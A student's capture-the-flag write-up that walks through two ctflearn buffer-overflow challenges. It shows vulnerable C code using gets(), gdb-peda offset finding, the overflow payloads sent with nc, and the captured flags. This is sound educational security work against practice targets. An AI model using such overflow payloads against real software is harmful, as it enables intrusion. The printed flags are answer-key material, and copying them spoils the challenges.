

Capture The Flag (CTF)


By Sebastian Medina

1.CTF 101.....	pg2
2.Practice Flag.....	pg3
3.Simple bof.....	pg3
4.RIP my bof.....	pg6

1. CTF 101:


For this first task I clicked on the link “<https://ctf101.org/binary-exploitation/overview/>” where it took me to a page called the CTF Handbook. On this page it talked about Binary Exploitation. This talks about how in CTF most of the binaries you will encounter are Linux ELF or windows executable. Also, whenever you are dealing with binaries in CTF you are looking for a vulnerability within the binary and exploiting it to gain control of a root shell or to have the program complete a certain task.

To really understand CTF and binary exploitation the website goes over registers, stacks, and Global Offset Table also know as GOT. However, this is not it they also go over Buffers and how a Buffer Overflow works as well as what is Return Oriented Programming aka ROP. Within this website they also go over many Binary Securities. Some of the examples they listed for Binary Security are No eXecute (NX), Address Space Layout Randomization (ASLR), Stack Canaries, and Relocation Read-only (RELRO). Most of these were explained in the tryhackme and are ways that can stop threats from attacking your system. Knowing what each of these topics are a crucial step completing CTF challenges on the binaries.



2. Practice Flag

For this task I created an account at ctflearn.com. Then I went to the challenge practice flag. This challenge was super simple, all the challenge was doing is explain how a flag is going to look when you find it in the other challenges. Also, it goes over how to enter them into the answer box.



3. Simple bof

For this task we had to complete a simple bof challenge and find the flag within the challenge. From the start of the challenge, I downloaded a file called bof.c. Right away the first thing I did was view the content that the file was containing with "vi". When I got into the file, I was reviewing the code and saw that an if statement was checking if secret equals a certain hex value.

```

#include <stdio.h>
#include <stdlib.h>
#include <string.h>
#include <unistd.h>

// Defined in a separate source file for simplicity.
void init_visualize(char* buff);
void visualize(char* buff);
void safeguard();

void print_flag();

void vuln() {
    char padding[10];
    char buff[32];
    int notsecret = 0xffffffff; // SECRET! Try to change this buffer!
    int secret = 0xdeadbeef;

    memset(buff, 0, sizeof(buff)); // Zero-out the buffer, so when we print out later
    memset(padding, 0xFF, sizeof(padding)); // Zero-out the padding.

    // Initializes the stack visualization. Don't worry about it!
    init_visualize(buff);

    // Prints out the stack before modification
    visualize(buff);

    printf("Input some text: ");
    gets(buff); // This is a vulnerable call!

    // Prints out the stack after modification
    visualize(buff);

    // Check if secret has changed.
    if (secret == 0x67616c66) {
        puts("You did it! Congratulations!");
        print_flag(); // Print out the flag. You deserve it.
        return;
    } else if (notsecret != 0xffffffff) {
        puts("Ummm... maybe you overflowed too much. Try deleting a few characters.");
    } else if (secret != 0xdeadbeef) {
        puts("Wow you overflowed the secret value! Now try controlling the value of it!");
    } else {
        puts("Maybe you haven't overflowed enough characters? Try again?");
    }

    exit(0);
}

int main() {
    setbuf(stdout, NULL);
    setbuf(stdin, NULL);
    safeguard();
    vuln();
}

```

Now that I saw this, I copied the Hex value which was “67616c66” and put it through a translator to translate hex to English. When I did this, I got “galf” Witch is flag backwards. The reason why flag is backwards instead of forwards is because in a stack they are read last in first out meaning that in the stack galf will be read as flag.

From

Hexadecimal

To

Text

Open File

Q

Paste hex numbers or drop file

67616c66

Character encoding

ASCII

Convert

Reset

Swap

galf

```
(base) └─$ (rsmedina@SebsHome) [~/School/A8_CTF]
└─$ python3 -c "print('A'*48)"
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA

(base) └─$ (rsmedina@SebsHome) [~/School/A8_CTF]
└─$ nc thekidofarcrania.com 35235

Legend: buff MODIFIED padding MODIFIED
notsecret notsecret secret MODIFIED CORRECT secret

0xffb41f98 | 00 00 00 00 00 00 00 00 00 |
0xffb41fa0 | 00 00 00 00 00 00 00 00 00 |
0xffb41fa8 | 00 00 00 00 00 00 00 00 00 |
0xffb41fb0 | 00 00 00 00 00 00 00 00 00 |
0xffb41fb8 | ff ff ff ff ff ff ff ff ff |
0xffb41fc0 | ff ff ff ff ff ff ff ff ff |
0xffb41fc8 | cf be ad de 00 ff ff ff ff |
0xffb41fd0 | c0 a5 f1 f7 84 ff 5c 56 |
0xffb41fd8 | e8 1f b4 ff 11 db 5c 56 |
0xffb41fe0 | 00 20 b4 ff 00 00 00 00 |

Input some text: AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAflag

Legend: buff MODIFIED padding MODIFIED
notsecret notsecret secret MODIFIED CORRECT secret

0xffb41f98 | 41 41 41 41 41 41 41 41 41 |
0xffb41fa0 | 41 41 41 41 41 41 41 41 41 |
0xffb41fa8 | 41 41 41 41 41 41 41 41 41 |
0xffb41fb0 | 41 41 41 41 41 41 41 41 41 |
0xffb41fb8 | 41 41 41 41 41 41 41 41 41 |
0xffb41fc0 | 41 41 41 41 41 41 41 41 41 |
0xffb41fc8 | 66 6c 61 67 00 ff ff ff ff |
0xffb41fd0 | c0 a5 f1 f7 84 ff 5c 56 |
0xffb41fd8 | e8 1f b4 ff 11 db 5c 56 |
0xffb41fe0 | 00 20 b4 ff 00 00 00 00 |

You did it! Congratulations!
CTFLearn[buffer_overflow_4re_c00l!]
```

4. RIP my bof

When I first got into this task I ran “./server” to see what it does. When I did this I saw this I noticed that it probably another Bufferoverflow exploitation that we are going to have to accomplish.

```
(base) └─(rsmolina@SebsHome)-[~/School/A8_CTF/pwn-simple-rip]
└─$ ls
bof2.c  server

(base) └─(rsmolina@SebsHome)-[~/School/A8_CTF/pwn-simple-rip]
└─$ ./server

Legend: buff MODIFIED padding MODIFIED
notsecret MODIFIED secret MODIFIED
return address MODIFIED
0xffffbcb0 | 00 00 00 00 00 00 00 00 |
0xffffbcb8 | 00 00 00 00 00 00 00 00 |
0xffffbcc0 | 00 00 00 00 00 00 00 00 |
0xffffbcc8 | 00 00 00 00 00 00 00 00 |
0xffffbcd0 | ff ff ff ff ff ff ff ff |
0xffffbcd8 | ff ff ff ff ff ff ff ff |
0xffffbce0 | 20 e6 e1 f7 00 a0 04 08 |
0xffffbce8 | f8 bc ff ff 80 86 04 08 |
Return address: 0x0804868b

Input some text: helloworld

Legend: buff MODIFIED padding MODIFIED
notsecret MODIFIED secret MODIFIED
return address MODIFIED
0xffffbcb0 | 68 65 6c 6c 6f 77 6f 72 |
0xffffbcb8 | 6c 64 00 00 00 00 00 00 |
0xffffbcc0 | 00 00 00 00 00 00 00 00 |
0xffffbcc8 | 00 00 00 00 00 00 00 00 |
0xffffbcd0 | ff ff ff ff ff ff ff ff |
0xffffbcd8 | ff ff ff ff ff ff ff ff |
0xffffbce0 | 20 e6 e1 f7 00 a0 04 08 |
0xffffbce8 | f8 bc ff ff 80 86 04 08 |
Return address: 0x0804868b

(base) └─(rsmolina@SebsHome)-[~/School/A8_CTF/pwn-simple-rip]
└─$
```

Next I check the content of bof2.c and notice that the win () function has a file named file.txt so I kept that in mind for later when I run a pattern though that function.

```
(base) └─(rsmolina@SebsHome)-[~/School/A8_CTF/pwn-simple-rip]
└─$ cat bof2.c
#include <stdio.h>
#include <stdlib.h>
#include <string.h>
#include <unistd.h>

// Defined in a separate source file for simplicity.
void init_visualize(char* buff);
void visualize(char* buff);

void win() {
    system("/bin/cat /flag.txt");
}

void vuln() {
    char padding[16];
    char buff[32];

    memset(buff, 0, sizeof(buff)); // Zero-out the buffer.
    memset(padding, 0xFF, sizeof(padding)); // Mark the padding with 0xff.

    // Initializes the stack visualization. Don't worry about it!
    init_visualize(buff);

    // Prints out the stack before modification
    visualize(buff);

    printf("Input some text: ");
    gets(buff); // This is a vulnerable call!

    // Prints out the stack after modification
    visualize(buff);
}

int main() {
    setbuf(stdout, NULL);
    setbuf(stdin, NULL);
    vuln();
}

(base) └─(rsmolina@SebsHome)-[~/School/A8_CTF/pwn-simple-rip]
└─$
```

After gathering all that information, I ran “gdb server” so that I can debug server and figure out the information needed to complete the rest of this challenge. Also, when I was in gdb I created a pattern and stored it in a file named text.txt.

```
(base) (rsmedina@SebsHome)-[~/School/A8_CTF/pwn-simple-rip]
$ gdb -q server
Reading symbols from server...
(No debugging symbols found in server)
gdb-peda$ pattern create 100 text.txt
Writing pattern of 100 chars to filename "text.txt"
gdb-peda$ cat text.txt
AAAAAAsAABAA$AAAnAACAA-AA(AADAA;AA)AAEEAAaAA0AAFAABAA1AAGAAcAA2AAHAAdAA3AATAeAA4AAJAAFAA5AAKAAGAA6AALgdb-peda$
gdb-peda$
```

No that I created that pattern I ran server with the pattern that is in text.txt with the command “r < text.txt” and I got what is shown in the image below. After I ran that command I grabbed the EBP address and used it to find the pattern offset that is 56 this is also shown in the image below”

```
File Actions Edit View Help
[----- registers -----]
EAX: 0x1
EBX: 0x41474141 ('AAGA')
ECX: 0xf7e1f9b8 → 0x0
EDX: 0x0
ESI: 0x8048890 (<__libc_csu_init>: push ebp)
EDI: 0xf7ffcbab → 0x0
EBP: 0x41416341 ('AcAA')
ESP: 0xffffbcb0 ("AAdAA3AATAeAA4AAJAAFAA5AAKAAGAA6AAL")
EIP: 0x48414132 ('2AAH')
EFLAGS: 0x10282 (carry parity adjust zero SIGH trap INTERRUPT direction overflow)
[----- code -----]
Invalid $PC address: 0x48414132
[----- stack -----]
0000| 0xffffbcb0 ("AAdAA3AATAeAA4AAJAAFAA5AAKAAGAA6AAL")
0004| 0xffffbcb4 ("A3AAITAAeAA4AAJAAFAA5AAKAAGAA6AAL")
0008| 0xffffbcb8 ("IAAeAA4AAJAAFAA5AAKAAGAA6AAL")
0012| 0xffffbcbC ("AA4AAJAAFAA5AAKAAGAA6AAL")
0016| 0xffffbcb0 ("AJAAFAA5AAKAAGAA6AAL")
0020| 0xffffbcb4 ("FAA5AAKAAGAA6AAL")
0024| 0xffffbcb8 ("AKAAGAA6AAL")
0028| 0xffffbcbC ("AgAA6AAL")
[-----]
Legend: code, data, rodata, value
Stopped reason: SIGSEGV
0x48414132 in ?? ()
gdb-peda$ pattern offset 0x41416341
1094804289 found at offset: 56
gdb-peda$
```

I then edit the text.txt file to only have A with the command “python -c “print(‘A’*60)” > text” this put 60 A into text.txt and changed the name to text. Now with this new file I ran “r < text” in gdb which can be seen below. What this did was run the text file though server. After I had done this, I then ran the command “x/s win” because I remembered that function from exploring the “bof2.c” file, this can be seen in the image below as well. After I ran that command, I gathered all the information needed to get the flag.

```

rsmedina@x86_64-linux-gn
File Actions Edit View Help
[-----registers-----]
EAX: 0x1
EBX: 0x41414141 ('AAAA')
ECX: 0xf7e1f9b8 → 0x0
EDX: 0x0
ESI: 0x8048600 (<_libc_csu_init>: push_ebp)
EDI: 0xf7ffcb20 → 0x0
EBP: 0x41414141 ('AAAA')
ESP: 0xfffffbc60 → 0xfffffbc80 → 0x1
EIP: 0x8048600 (<vuln+79>: enter 0xe850,0xda)
EFLAGS: 0x10282 (carry parity adjust zero SIGN trap INTERRUPT direction overflow)
[-----code-----]
0x80485f7 <vuln+70>: add BYTE PTR [ebx-0x137cef3c],al
0x80485fd <vuln+76>: or al,0x8d
0x80485ff <vuln+78>: inc ebp
⇒ 0x8048600 <vuln+79>: enter 0xe850,0xda
0x8048604 <vuln+83>: add BYTE PTR [eax],al
0x8048606 <vuln+85>: add BYTE PTR [ebx-0x137cef3c],al
0x804860c <vuln+91>: or al,0x8d
0x804860e <vuln+93>: and DWORD PTR [ebx],0xffffffff9
[-----stack-----]
0000| 0xfffffbc60 → 0xfffffbc80 → 0x1
0004| 0xfffffbc64 → 0xf7e1dff4 → 0x21dd8c
0008| 0xfffffbc68 → 0x0
0012| 0xfffffbc6c → 0xf7c237c5 (add esp,0x10)
0016| 0xfffffbc70 → 0x1
0020| 0xfffffbc74 → 0x0
0024| 0xfffffbc78 → 0x78 ('x')
0028| 0xfffffbc7c → 0xf7c237c5 (add esp,0x10)
[-----]
Legend: code, data, rodata, value
Stopped reason: SIGSEGV
0x8048600 in vuln ()
gdb-peda> x/s win
0x8048586 <win>: "U\211\345S\203\354\004\350\b\001"
gdb-peda>

```

Now that I have all the information to get the flag I ran the command “python -c “print(‘A’*60 + ‘\x86’+‘\x85’+‘\x04’+‘\x08’)” > text” witch loaded the text file with 60 A and is concatenated with the hexadecimal byte values.

```

(base) └─(rsmedina@SebsHome)─[~/School/A8_CTF/pwn-simple-rip]
└─$ python3 -c "print('A'*60 + '\x86' + '\x85' + '\x04' + '\x08')" > text
(base) └─(rsmedina@SebsHome)─[~/School/A8_CTF/pwn-simple-rip]
└─$ ls
bof2.c  peda-session-server.txt  server  text
(base) └─(rsmedina@SebsHome)─[~/School/A8_CTF/pwn-simple-rip]
└─$ cat text
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
(base) └─(rsmedina@SebsHome)─[~/School/A8_CTF/pwn-simple-rip]
└─$

```

Now that this is stored with in the file text I ran “nc thekidofarcrania.com 4902 < text”. When I ran this command, it spit out the flag “CTFlearn{c0ntr0ling_rlp_ls_n0t_t00_h4rd_abjkd1fa}” and when I put it into the answer box it was correct completing this challenge.

